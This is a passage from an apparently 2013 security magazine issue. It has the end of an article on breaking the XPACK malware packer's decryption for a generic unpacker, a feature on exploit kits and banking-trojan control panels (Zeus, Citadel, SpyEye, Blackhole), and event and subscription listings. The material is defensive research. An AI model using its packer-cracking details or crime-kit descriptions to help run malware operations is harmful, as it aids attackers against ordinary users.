- **Skip the validation part of the hash function**: As the first part of the header validation already introduces several strong assumptions about the inter-relationship of the first eight bytes, it should hold enough constraints to correctly identify the chunk headers. However, the result of an evaluation over all binaries in a standard *Windows* installation returns several false positives. For example, if all bytes are the same, the condition '(a ^ a) | a == a' is always true. This anomaly and several others can easily be handled by counting the number of different bytes occurring in the first eight bytes of the header. If it is at most three, then one can safely assume it is an anomaly and disregard the chunk. With this additional constraint, no more false positives appear.

To summarize, the third method requires the least implementation effort. Additionally, it is sufficiently robust to correctly detect XPACK chunks over a large set of binaries.

On the supposition that the polymorphic CRC32 algorithm was implemented by the XPACK authors on purpose, it was a clever trick to complicate reverse engineering. However, the constraints over the first eight bytes are an easily exploitable weakness. Thus, the additional protection by means of a polymorphic hash function has become obsolete. This mistake can be considered to be failure by design.

Decryption (1)

A thorough understanding of the algorithm employed by the first decryption layer is needed in order to solve it in a generic way. Recapitulating, it is rather easy to grasp:

```
for i = 0 ... len(data)
    s[i] =  s[i] + C - (i % D)
```

where C and D are byte values specific to the XPACKed sample.

From the next stage of the algorithm, it is clear that the output of the decryption must only contain characters of the standard base-64 alphabet, thus 64 different characters of the alphabet plus a padding character.

The naïve approach is to brute-force over all combinations of C and D and apply the decryption algorithm until the resulting data only contains characters of the base-64 alphabet. However, there is a much cleverer approach that saves a lot of calculation time.

The algorithm can be divided into two basic operations: addition of a constant to each byte, and addition of a counter modulo a constant value to each byte. By exploiting the knowledge that the outcome of the decryption must be base-64, an algorithm brute-forcing over all 256 possible values of D is able to derive the correct modulus:

1. iterate modulus m from 2...256
2. apply s[i] += i % m to each byte of the buffer
3. count the number of different occurring byte values
4. stop if the number is at most 65

In step 2, the reverse of -(i % D) is attempted to be applied to the data and thus the modulo-counter is removed if m equals D. In each iteration of the algorithm the data has the form:

```
s[i] = s[i] + C - (i % D) + (i % m)
```

If the correct modulus is found, the two addends void each other and only the first addition term remains:

```
s[i] = s[i] + C
```

The exit condition in step 4 is valid, as the second operation of the decryption loop is a mere (modulo-)addition of a constant byte value. It can be considered to be a byte-wise 'rotation', but it does not change the number of different bytes occurring in the data. Hence, assuming the original data is uniformly distributed and large enough, we can consider that all, or almost all characters of the base-64 alphabet occur at least once. As the modulo-counter operation distributes the values more or less uniformly, all attempts to revert this term will inevitably lead to data that is scattered all over the 256 possible byte values. Thus, there is only one solution satisfying the above condition and it must be the correct one.

As a result of the aforementioned algorithm, D has been successfully recovered and thus this part of the encryption can be removed from the data, resulting in data of the form s[i] + C. As addition over bytes can be considered as addition modulo 256, C can be denoted as a mere offset. To efficiently calculate the correct offset, a 'binary' histogram-matching approach is used: in a pre-computation step a histogram over the well-known base-64 alphabet is calculated. Then, the histogram is rotated until it matches that of the intermediate data. As we are only interested in whether a byte occurs in the data or not, it suffices simply to check for existence of the value, not the count, hence the name 'binary' histogram. The number of rotation operations is equal to offset C. Again, knowledge of the standard base-64 alphabet has been exploited.

In summary, modulus D is derived by trying to undo the modulo-counter operation over all 256 possible moduli until the number of different bytes in the resulting buffer is at most 65. Offset C can then trivially be found by calculating the binary histograms over the standard base-64 alphabet and over the intermediate data. One of the histograms is rotated until both histograms match.

The presented approach uses at most 256+256 loop iterations, which is orders of magnitude faster than the 256*256 iterations of the naïve approach. This optimization significantly enhances the unpacking speed and makes it feasible for real-time unpacking of incoming malware, even in large-scale applications. Here also, the XPACK authors failed to implement a proper encryption mechanism.

Decryption (2)

The first stage of the second decryption layer contains no special properties. Hence, the extracted code can be utilized without changes.

As described earlier, the second stage of the decryption layer consists of an XOR and subtraction operation with two constants chosen at the packing process:

```
for i = 0 ... len(data)
    s[i] = (s[i] ^ E) - F
```

The naïve approach can also be employed in this case. However, following basic principles of differential cryptanalysis, and using additional knowledge of the succeeding stage, the run-time complexity can be significantly enhanced. The algorithm can be divided into two sub-stages: first, byte-wise XOR of a constant on the data, and second, subtraction of a constant.

It is clear that the first eight bytes of the second decryption layer's outcome must be equal to 'XPXAXCXK'. Under this assumption, the XORing stage of the algorithm can be tackled by differential cryptanalysis. It is clear that the second stage (subtracting a constant offset) becomes zero if the difference between two resulting bytes is calculated. Hence, one can apply the XOR operation on the first eight bytes, subtract all pairs of the resulting data and compare it with the subtraction result of the pairs in 'XPXAXCXK'. This algorithm solves the equation by basic differential cryptanalysis:

1. iterate n over all 256 possible combinations of E
2. apply s[i] = (s[i] ^ n) to the first eight bytes of the buffer
3. assume a valid solution if the differences between all pairs in the resulting data equals the differences between all pairs in the string 'XPXAXCXK'.

The offset F can trivially be calculated, as all other variables are known. It is important to note that there is more than one possible solution to the equation. Hence, the remaining header fields must be checked for validity. In particular, the unpacked data size is a valuable source to check whether the second decryption layer was successful.

Once more, basic cryptanalysis can be used to retrieve correct values for decryption. The run-time of the approach is 256, as opposed to a complexity of 256*256 in the naïve approach.

During the last stage of the XPACK unpacking process, the resulting data is decompressed. As the algorithm can easily be extracted from the stub, no further steps are necessary in order to get it working properly.

CONCLUSION

The creators of XPACK put a lot of effort into attempting to thwart generic unpacking of XPACKed binaries – such as spreading the packed contents in chunks all over the binary in a header format that has no fixed constants. Furthermore, they employed (whether intentionally or not) polymorphic checksums, several layers of polymorphic encryption and compression. With each step the authors tried to prevent the possibility of creating a static unpacker. However, each relevant step of the packing process has its own unique flaws that have been exposed and successfully exploited in this article.

Our analysis of XPACK and reverse engineering was carried out using test-driven reversing. The unpacker has been released as open source [3].

REFERENCES

[1] Caron, H.; Rascagnères, P. Malware.lu. http://code.google.com/p/malware-lu/wiki/fr_analyse_xpxacxk_dhlreport.

[2] Veliant. http://exelab.ru/faq/XPACK.

[3] Eschweiler, S. https://github.com/eschweiler/XPXAXCXK-Unpacker.

FEATURE 2

A CHANGE IN THE TOOLKIT/ EXPLOIT KIT LANDSCAPE

Loucif Kharouni
Trend Micro, USA

Recently, we have noticed a change in the toolkit/exploit kit landscape. This has been going on for more than a year. Bad guys are dedicating more time and resources to securing their creations and securing the servers on which their software will be installed, both to prevent leaks and to prevent security researchers from accessing them.

The following is a brief description of a few such kits.

1. ZEUS

Zeus itself has always been secure and installed in a secure way. Its users are mainly relatively skilled, due to the fact that Slavik (the author of Zeus) was selective about those to whom he sold his software. Figure 1 shows the Zeus control panel.

2. CITADEL, ICEIX


Citadel and IceIX are both based on the Zeus source code. Their authors took advantage of the popularity of Zeus and the availability of its code and created their own versions. Aquabox, the author and seller of Citadel, made some significant changes to the Zeus code, improved the control panel and made it very attractive to bad guys. Figures 2 and 3 show the control panels for Citadel and IceIX.

3. SPYEYE

SpyEye has not officially been updated for over a year now (the latest version is 1.3.48). Like the Zeus author, SpyEye's author (Gribodemon, a.k.a Hardeman) has disappeared from the malware scene. However, others have picked up SpyEye and started to provide installation services. These people offer both to install and provide a server for SpyEye. The only thing the purchaser has to do is to spread the malware. Figure 4 shows the SpyEye control panel.

4. BLACKHOLE

Blackhole is an exploit pack, which serves to spread any malware using different exploits. Paunch, its author, will not provide the kit directly to purchasers, but instead will install it for them on a server and encode the PHP files with *ionCube* – securing both the exploit kit and the server. The latest version has recently been released, featuring



CP :: Search in database

Information:
Current user: [redacted]
GMT date: [redacted]
GMT time:

Statistics:
Summary
OS

Botnet:
Bots
Scripts

Reports:
→ Search in database
Search in files


System:
Information
Options
User
Users

Logout

Filter
Search from date (dd.mm): --.-- to date: --.--
Bots: Botnets:
IP-addresses: Countries:
Search string:
Type of report: --
☐ Case sensitive.
☐ Exclude retries of contents (for one day only).
☐ Show only reports (don't show names of bots).
☐ Show as text (text/plain).

Reset form | Search | Remove

Figure 1: Zeus control panel.



CP :: Search in database

Information:
Current user: [redacted]
GMT date: [redacted]
GMT time:

Statistics:
Summary
OS
Installed Software

Botnet:
Bots
Scripts
VNC

Reports:
Search in database
Favorite reports
Search in files
View screenshots
View videos
CMD Parser
Links
Jabber notifier


Services
Notes
Crypt exe

System:

Filter
Search from date (dd.mm): --.-- to date: --.--
Bots: Botnets:
IP-addresses: Countries:
Search string: atm bank pay Edit
Type of report: HTTP or HTTPS request
☐ Case sensitive.
☐ Only online bots.
☐ Exclude retries of contents (for one day only).
☐ Show only reports (don't show names of bots).
☐ Show as text (text/plain).

Reset form | Search | Remove

Figure 2: Citadel control panel.



Summary OS Bots Scripts Search in database Search in files Information Options | Logout

Filter
Search from date (dd.mm): --.-- to date: --.--
Bots: Botnets:
IP-addresses: Countries:
Search string:
Type of report: --
☐ Case sensitive.
☐ Exclude retries of contents (for one day only).
☐ Show only reports (don't show names of bots).
☐ Show as text (text/plain).

Reset form | Search | Remove

Figure 3: IceIX control panel.





Figure 4: SpyEye control panel.



СТАТИСТИКА

ЗА ВЕСЬ ПЕРИОД

[redacted] ХИТЫ [redacted] ХОСТЫ [redacted] ЗАГРУЗКИ [redacted]% ПРОБИВ

ЗА СЕГОДНЯ

[redacted] ХИТЫ [redacted] ХОСТЫ [redacted] ЗАГРУЗКИ [redacted]% ПРОБИВ

БРАУЗЕРЫ ↓	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ	%
Chrome ›	[redacted]	[redacted]	[redacted]	[redacted]
Firefox ›	[redacted]	[redacted]	[redacted]	[redacted]
MSIE ›	[redacted]	[redacted]	[redacted]	[redacted]
Mozilla ›	[redacted]	[redacted]	[redacted]	[redacted]
Opera ›	[redacted]	[redacted]	[redacted]	[redacted]
Safari ›	[redacted]	[redacted]	[redacted]	[redacted]

ОС	ХИТЫ	ХОСТЫ	ЗАГРУЗКИ ↑	%
Windows XP	[redacted]	[redacted]	[redacted]	[redacted]
Windows 7	[redacted]	[redacted]	[redacted]	[redacted]
Windows Vista	[redacted]	[redacted]	[redacted]	[redacted]
Windows 2003	[redacted]	[redacted]	[redacted]	[redacted]
Mac OS	[redacted]	[redacted]	[redacted]	[redacted]
Windows 2000	[redacted]	[redacted]	[redacted]	[redacted]
Linux	[redacted]	[redacted]	[redacted]	[redacted]
Windows 98	[redacted]	[redacted]	[redacted]	[redacted]

СТРАНЫ	ХИТЫ	ХОСТЫ ↑	ЗАГРУЗКИ	%
Netherlands	[redacted]	[redacted]	[redacted]	[redacted]
Turkey	[redacted]	[redacted]	[redacted]	[redacted]
Belgium	[redacted]	[redacted]	[redacted]	[redacted]
Germany	[redacted]	[redacted]	[redacted]	[redacted]
United States	[redacted]	[redacted]	[redacted]	[redacted]
India	[redacted]	[redacted]	[redacted]	[redacted]
Other country	[redacted]	[redacted]	[redacted]	[redacted]
United Arab Emirates	[redacted]	[redacted]	[redacted]	[redacted]
United Kingdom	[redacted]	[redacted]	[redacted]	[redacted]
France	[redacted]	[redacted]	[redacted]	[redacted]
Bulgaria	[redacted]	[redacted]	[redacted]	[redacted]
Azerbaijan	[redacted]	[redacted]	[redacted]	[redacted]
Austria	[redacted]	[redacted]	[redacted]	[redacted]
Sweden	[redacted]	[redacted]	[redacted]	[redacted]
Australia	[redacted]	[redacted]	[redacted]	[redacted]
Другое	[redacted]	[redacted]	[redacted]	[redacted]

ЭКСПЛОИТЫ	ЗАГРУЗКИ	% ↑
Java TRUST ›	[redacted]	[redacted]
Java OBE ›	[redacted]	[redacted]
JAVA SKYLINE ›	[redacted]	[redacted]
PDF LIBTIFF ›	[redacted]	[redacted]
Java SMB ›	[redacted]	[redacted]
PDF ALL ›	[redacted]	[redacted]
MDAC ›	[redacted]	[redacted]

Figure 5: Blackhole control panel.

new exploits and additional security. Figure 5 shows the Blackhole control panel.

CHANGES

In general, we are seeing fewer cases of bad guys using hijacked servers to host C&C, spam tools or other malicious creations. Instead, they are using their 'own' servers based in datacentres around the world, for which they don't register any hostnames/domains – instead being careful to use IP addresses that are not indexed in *Google*.

We have seen that the authors or sellers of these kits are keen to maintain control of them by providing installation services on their own servers rather than giving direct access to their customers. Following recent takedowns and hacking, even the bad guys have become more security-aware and cautious, seeking to protect their own servers against both researchers and competitors who want to hack them.

Usually researchers are on the lookout for accessible folders and/or configuration files as well as shells to gain access to a server and investigate it. However, the days when it was easy to find an open server are over. Likewise, it is now rare to find compromised/hacked servers hosting C&Cs. There has been an increase in the number of hosting services provided with a security layer on top – giving better assurance that the servers won't be taken down, or at least not for a while.

We have also noticed a change in the channels of communication used by the creators/sellers of these kits. Internet forums are now mainly used to chat, advertise sales or make purchases, but business discussions have moved to IM platforms (*Jabber*/*ICQ*/*Skype*).

The points mentioned above are real game-changers for researchers and represent a new challenge. The Blackhole business model is likely to become a common one, or even the norm for future toolkit/exploit kits. (Remember that using Blackhole you never directly get the kit itself, everything is done on your behalf.)

We need to adapt and adjust our research methods to the new way of operating and try to find new solutions to track the bad guys. Scanning and hoping to find open servers is no longer enough. Developing or redeveloping our partnership with ISPs has become crucial in order to take down/sinkhole servers, and developing new ways to find information and to monitor bad guys is essential – the old methods simply don't work any more.

In summary, we have observed that the bad guys have become more cautious – they have found new ways to work and new ways of providing their kits to customers. They have begun to secure their servers in new ways and are using different channels of communication to conduct their business. We need to adapt and adjust our way of working to keep up with these changes.

END NOTES & NEWS

FloCon 2013 takes place in Albuquerque, NM, USA, 7–10 January 2013. For information see http://www.cert.org/flocon/.

Suits and Spooks DC takes place 8–9 February 2013 in Washington, DC, USA. For a full agenda and registration details see http://www.taiaglobal.com/suits-and-spooks/suits-and-spooks-dc-2013/.

RSA Conference 2013 will be held 25 February to 1 March 2013 in San Francisco, CA, USA. Registration is now open. For details see http://www.rsaconference.com/events/2013/usa/.

Cyber Intelligence Asia 2013 takes place 12–15 March 2013 in Kuala Lumpur, Malaysia. For more information see http://www.intelligence-sec.com/events/cyber-intelligence-asia.

Black Hat Europe takes place 12–15 March 2013 in Amsterdam, The Netherlands. For details see http://www.blackhat.com/.

The 11th Iberoamerican Seminar on Security in Information Technology will be held 22–28 March 2013 in Havana, Cuba as part of the 15th International Convention and Fair. For details see http://www.informaticahabana.com/.

EBCG's 3rd Annual Cyber Security Summit will take place 11–12 April 2013 in Prague, Czech Republic. To request a copy of the agenda see http://www.ebcg.biz/ebcg-business-events/15/international-cyber-security-master-class/.

SOURCE Boston takes place 16–18 April 2013 in Boston, MA, USA. Early bird registration is now open. For details see http://www.sourceconference.com/boston/.

Infosecurity Europe will be held 23–25 April 2013 in London, UK. For details see http://www.infosec.co.uk/.

The 7th International CARO Workshop will be held 16–17 May 2013 in Bratislava, Slovakia, with the theme 'The What, When and Where of Targeted Attacks'. A call for papers has been issued, with a closing date of 21 January. For details see http://2013.caro.org/.

The 22nd Annual EICAR Conference will be held 10–11 June 2013 in Cologne, Germany. For details see http://www.eicar.org/.

NISC13 will be held 12–14 June 2013. For more information see http://www.nisc.org.uk/.

The 25th annual FIRST Conference takes place 16–21 June 2013 in Bangkok, Thailand. The theme of this year's event is 'Incident response: sharing to win'. For details see http://conference.first.org/.

CorrelateIT Workshop 2013 will be held 24–25 June 2013 in Munich, Germany. CorrelateIT 2013 is a new workshop for computer security professionals to come together and discuss massive processing. For details see http://www.correlate-it.com/.

Black Hat USA will take place 27 July to 1 August 2013 in Las Vegas, NV, USA. For more information see http://www.blackhat.com/.

The 22nd USENIX Security Symposium will be held 14–16 August 2013 in Washington, DC, USA. For more information see http://usenix.org/events/.

vb 2013 BERLIN

VB2013 will take place 2–4 October 2013 in Berlin, Germany. *VB* is currently seeking submissions from those wishing to present at the conference. Full details of the call for papers are available at http://www.virusbtn.com/conference/vb2013. For details of sponsorship opportunities and any other queries please contact conference@virusbtn.com.

SUBSCRIPTION RATES

Subscription price for Virus Bulletin magazine (including comparative reviews) for one year (12 issues):

- Single user: $175
- Corporate (turnover < $10 million): $500
- Corporate (turnover < $100 million): $1,000
- Corporate (turnover > $100 million): $2,000
- *Bona fide* charities and educational institutions: $175
- Public libraries and government organizations: $500

Corporate rates include a licence for intranet publication.

Subscription price for Virus Bulletin comparative reviews only for one year (6 VBSpam and 6 VB100 reviews):

- Comparative subscription: $100

See http://www.virusbtn.com/virusbulletin/subscriptions/ for subscription terms and conditions.

Editorial enquiries, subscription enquiries, orders and payments:
Virus Bulletin Ltd, The Pentagon, Abingdon Science Park, Abingdon, Oxfordshire OX14 3YP, England

Tel: +44 (0)1235 555139 Fax: +44 (0)1865 543153

Email: editorial@virusbtn.com Web: http://www.virusbtn.com/